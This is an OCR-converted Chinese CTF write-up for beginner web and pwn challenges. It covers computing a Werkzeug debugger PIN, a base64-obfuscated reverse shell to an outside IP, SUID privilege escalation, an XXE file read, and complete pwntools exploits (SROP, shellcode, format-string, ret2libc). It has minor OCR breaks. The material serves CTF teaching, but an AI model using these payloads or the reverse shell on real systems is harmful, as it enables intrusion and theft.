
```python
probably_public_bits = [
    'root'  # /etc/passwd
    'flask.app',  # 默认值
    'Flask',  # 默认值
    '/usr/local/lib/python3.8/site-packages/flask/app.py'  # 报错得到
]
```

需要获取到的数据有当前的用户名和 `flask` 的 `app.py` 的路径



我们读取 `/etc/passwd` 发现，只有两个用户有 `shell`，一个是 `app` 一个是 `root`，而我们读取 `/etc/shadow` 是没有权限的，就确定了用户名是 `app`，通过读取一个不存在的文件可以在报错信息中得到路径为 `/usr/local/lib/python3.9/site-packages/flask/app.py`

```
private_bits = [
    '2485377568585',  # /sys/class/net/eth0/address 十进制
    '653dc458-4634-42b1-9a7a-b22a082e1fce898ba65fb61b89725c91a48c418b81bf98bd269b6f97002c3d8f69da8594d2d2'
    # 字符串合并：1./etc/machine-id(docker不用看) /proc/sys/kernel/random/boot_id，有boot-id那就拼接boot-id 2. /proc/self/cgroup
]
```


Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Random Header
Settings
1 × 2 × 3 ×
Send Cancel
Target: http://127.0.0.1:60086
HTTP/1
Request
Pretty Raw Hex
1 GET /fileread?filename=/sys/class/net/eth0/address HTTP/1.1
2 Host: 127.0.0.1:60086
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: zh-CN,zh;q=0.9
15 Connection: close
16
17
Search
0 highlights
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.9.20
3 Date: Fri, 11 Oct 2024 06:57:30 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 18
6 Connection: close
7
8 02:42:ac:19:00:02
9
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 14
Response headers 5
Inspector
Notes
Done
191 bytes | 16 millis
Event log (2) Audit log (2) All issues (2)
Memory: 165.5MB


⌥⌘1
v3g3t4ble@MacOS:~
v3g3t4ble@MacOS ~
num=$(echo -n "02:42:ac:19:00:02"|tr -d ":"| tr '[:lower:]' '[:upper:]')
v3g3t4ble@MacOS ~
echo "ibase=16; $num"|bc
2485378416642
v3g3t4ble@MacOS ~

转换为 `10` 进制为 `2485378416642`

读取 `/proc/sys/kernel/random/boot_id` 和 `/proc/self/cgroup` 这里 `cgroup` 是空的，所以内容就是 `c81cb9a4-faea-4e68-aace-a87a810cb531`

最终 `payload`

```python
import hashlib
from itertools import chain

probably_public_bits = [
    'app'  # /etc/passwd
    'flask.app',  # 默认值
    'Flask',  # 默认值
    '/usr/local/lib/python3.9/site-packages/flask/app.py'  # 报错得到
]

private_bits = [
    '2485378416642',  # /sys/class/net/eth0/address 十进制
    'c81cb9a4-faea-4e68-aace-a87a810cb531'
    # 字符串合并：1./etc/machine-id(docker不用看) /proc/sys/kernel/random/boot_id，有boot-id那就拼接boot-id 2. /proc/self/cgroup
]

# 下面为源码里面抄的，不需要修改
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
```

```
            break
    else:
        rv = num
print(rv)
```

最后算出 `pin` 码为 `488-615-356` ，访问 `/console` 路由登陆，执行命令，先弹个shell出来

发现是 `app` 权限，而 `flag` 在 `root` 用户的环境变量中，就要想办法提权，首先尝试的就是 `suid` 提权


```
import os
os.popen("echo c2ggLWkgPiYgL2Rldi90Y3AvMTE4LjI1LjE1MC4yNTAvMTIzNCAwPiYx|base64 -d|bash").read()
```

```
find / -type f -perm -u=s 2>/dev/null
```

寻找具有 `suid` 权限的文件，因为是有限的权限，避免大量的报错信息将错误流重定向到 `/dev/null`

```
/usr/bin/umount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/find
```


还记得第一周的 `ez_rce` 吗，去 `gtfobins` 查，最后查到的就是用 `find` 提权



baby_xxe

一个很简单的xxe，而且有回显，只需要读文件就行了

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ELEMENT root ANY >
  <!ENTITY xxe SYSTEM "file:///flag" >]>
<root><name>&xxe;</name></root>
```



PWN

Syscall Playground

给你可控所有参数，执行任意系统调用的权力。

你的目的是拿到flag内容，所以：

- 可以拿shell，执行 `execve("/bin/sh",0,0)`
- 退可以读flag文件本身，即 `open("/flag",O_RDONLY)` ， `read(flag_fd,buf,size)` ， `write(stdout,buf,size)` 三步走，也是本周shellcode-lv1题目描述中 `三把梭` 的意思。

已知有人手动输入 `/bin/sh` ，手动输入会带一个回车，而文件系统里是不会有名称为 `/bin/sh\n` 的文件的，此处必须用send，且如果复用buffer的话最好加 `\x00` ，即发送 `b"/bin/sh\x00"` 。

```python
from pwn import *
context(arch="amd64", os="linux", log_level="debug")
s=remote("47.97.58.52",42010)
def menu(ch):
    s.sendlineafter(b"choice: ",str(ch).encode())

def add(data):
    menu(1)
    s.recvuntil(b"located at ")
    addr=int(s.recvline().strip(),16)
    s.sendafter(b"data: ",data)
```

```
    return addr

def exec_syscall(cnt,args):
    assert len(args)==cnt+1
    menu(3)
    s.sendlineafter(b"call: ",str(args[0]).encode())
    s.sendlineafter(b"count: ",str(cnt).encode())
    for i in range(cnt):
        s.sendlineafter(f"argument {i}: ".encode(),str(args[i+1]).encode())

if __name__ == "__main__":
    exec_syscall(3,[59,add("/bin/sh\x00"),0,0])
    s.interactive()

```

SROP

程序本身很简单，开头alarm定时退出，然后把你的输入复读一遍。

开头的alarm中有 `syscall;ret` 的代码片段先记着，一会ret2syscall会用到。

你可以注意到溢出长度很长，且题目写了SROP。

去ctf-wiki看看，SROP可以让你控制全部的寄存器，包括rip。

write前会做一个类似strlen的功能，可以通过控制字符串的长度来控制write的长度，进而控制rax寄存器，即系统调用号可控。

还记得前面的 `syscall;ret` gadget吗?

通过ret2syscall和SROP来控制所有的寄存器和执行流，先把下一步的payload读到程序bss段中（或者已知的可读写段），然后再打一发SROP即可。

一步不行就两步，两步不行就三步。你都已经任意执行了，慢慢来，不要急。记住这一点，下周也能用上。

```
from pwn import *
context(arch="amd64", os="linux", log_level="debug")
s=remote("47.97.58.52",42011)
syscall_ret=0x40100A
pad=(b"a"*15).ljust(0x50,b"\x00")+p64(syscall_ret)
s1=SigreturnFrame()
s1.rax=0
s1.rdi=0
s1.rsi=0x402800
s1.rdx=0x1000
s1.rip=syscall_ret
s1.rsp=0x402800
```

```
pad+=bytes(s1)
sleep(1)
s.sendafter(b"Hello> ",pad)
sleep(1)
s.send(p64(0x401021))
sleep(1)
s2=SigreturnFrame()
s2.rax=59
s2.rdi=0x4027c8
s2.rsi=0
s2.rdx=0
s2.rsp=0x402800
s2.rip=syscall_ret
pad2=(b"a"*15+b"\x00"+b"/bin/sh\x00").ljust(0x50,b"\x00")+p64(syscall_ret)+bytes(s2)
s.sendafter(b"Hello> ",pad2)
s.interactive()
```

Shellcode-lv0/Shellcode-lv1

初见shellcode可以直接用pwntools内置的shellcraft做，lv0直接 `shellcraft.sh()` ，lv1走syscall-playground里面提到的open-read-write三步。（或者审wp的时候看到了居然还有 `shellcraft.cat("/flag")` 这个东西）

至于shellcode开始执行的点随机，且前面不许你用nop垫这两个门槛，直接找一个非nop，但是对后续操作没有影响，或者后续影响可以被消减的指令即可。

比如，交换两个寄存器 `xchg eax,ecx` ，无限叠 `inc eax` 然后在shellcode开始前将eax清零 `xor eax,eax` 。

对于本题来说，你甚至不用考虑消减副作用，直接用shellcraft就行，shellcraft会自己准备所有环境。

但是从收上来的wp来看我禁nop似乎没成功？~~太失败了~~

如果想继续学下去的话，在用工具爽梭的同时，也 `print(shellcraft.sh())` 看看他内部是怎么实现的吧。系统调用相关内容同理，搜索 `man execve` 就能看到execve系统调用的详细文档（你也可能搜到的是glibc的包装函数，都可以看一看）。

exp-lv0

```
from pwn import *
context(arch="amd64", os="linux", log_level="debug")
s=remote("47.97.58.52",42012)
shellcode="xor rax,rax"+shellcraft.sh()
s.sendlineafter("run: ",asm(shellcode).rjust(0x100,b"\x91"))
s.interactive()
```

exp-lv1

```
from pwn import *
context(arch="amd64", os="linux", log_level="debug")
s=remote("47.97.58.52",42012)
shellcode=shellcraft.open("/flag",0,0)+shellcraft.read(3,"rsp",0x100)+shellcraf
t.write(1,"rsp",0x100)
s.sendafter("run: ",asm(shellcode).rjust(0x100,b"\x91"))
s.interactive()
```

Ezformat

栈上格式化字符串的任意地址读

64位下printf前六个参数从寄存器上获取，多余的从栈上获取，这就给了我们能够控制的机会

先泄露pie基址来计算出flag的地址

再布置flag的地址来读取flag

```
from pwn import *

context(os='linux', arch='amd64', log_level='debug')
#p = process('./pwn')
p = remote('47.97.58.52', 42001)

payload1 = b'a'*0x8 + b'%9$pbbb\x00'
p.sendafter('Say something:',payload1)

_start_addr = int(p.recvuntil('bbb',drop = True)[-14:],16)
#p.recvuntil("aaaaaaaa")
#_start_addr = int(p.recv(14),16)
flag_addr = _start_addr + 0x2f80
print("flag_addr = ",hex(flag_addr))

payload2 = b'%7$s%7$s'+p64(flag_addr)
p.sendafter('Say something:',payload2)

p.interactive()
```

fmt2shellcode

栈上格式化字符串的任意地址写 + 简单shellcode

写地址的时候，如果一次性写入太大，容易写入失败，最好分段来写（我这里是两字节一写

```python
from pwn import *

context(os='linux', arch='amd64', log_level='debug')
#p = process('./pwn')
p = remote('47.97.58.52', 42002)
shell_addr = 0x114514000
#gdb.attach(p)
p.sendafter("something:",b'aaaabbbb%9$p')

p.recvuntil('bbbb')
pie = int(p.recv(14),16) - 0x1140
print("pie_base = ",hex(pie))
key = pie + 0x4068


payload1 = b'%38928c' + b'%8$hn'
payload1 = payload1.ljust(0x10,b'a')
payload1 += p64(key)
p.sendafter("something:",payload1)

payload2 = b'%401c' + b'%8$hn'
payload2 = payload2.ljust(0x10,b'a')
payload2 += p64(key + 0x2)
p.sendafter("something:",payload2)

p.sendafter("something:",b'stop\x00')

payload3 = asm(shellcraft.sh())
print(hex(len(payload3)))
p.sendafter("do what you say!\n",payload3)

p.interactive()
```

boom

strcmp会在两个字符串的元素不同时停止或者同时遇到\x00时判断相同，因此爆破首位\x00即可（赌随机数的第一位也是00

以及学一学简单的爆破脚本怎么写


```python
from pwn import *
```

```python

context(os='linux', arch='amd64', log_level='debug')

i=0
while True:
        p = process('../build/pwn')
        #p = remote('47.97.58.52', 42000)
        #gdb.attach(p)
        print('<<Times : ',hex(i))
        p.sendafter('her thinking?',b'\x00'*0x30)
        try:
                p.recvuntil("WOW,you can get her!")
                p.interactive()
        except:
                i=i+1
                p.close()
                continue

```

ret2libc

got表在第一次访问对应函数后会写入该函数在libc中的地址（动态链接的延迟绑定）

而plt表目前可以简单理解为jmp *got，也就是直接jmp到libc中的对应函数了



先通过puts来泄露puts的libc地址，根据偏移计算出libc基址，再通过system("/bin/sh")来获取shell


```python
from pwn import *

context(os='linux', arch='amd64', log_level='debug')
#p = process('./pwn')
libc = ELF('./libc.so.6')
p = remote('47.97.58.52', 42003)

pop_rdi_ret = 0x4012c3
puts_got = 0x404018
puts_plt = 0x401070
vuln_addr = 0x401205
ret = 0x401235
#gdb.attach(p)
payload1 = b'a'*0x28 + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt)
+p64(vuln_addr)
p.sendafter("Does a dynamic doll need libc ?\n",payload1)

puts_addr = u64(p.recv(6).ljust(8,b'\x00'))
print('[*] puts_addr = ',hex(puts_addr))
libc_base = puts_addr - libc.symbols['puts']
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search('/bin/sh'))
print('[*] libc_base = ',hex(libc_base))


payload2 = b'b'*0x28 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(ret) +
p64(system_addr)

p.sendafter("Does a dynamic doll need libc ?\n",payload2)

p.interactive()
```

Reverse

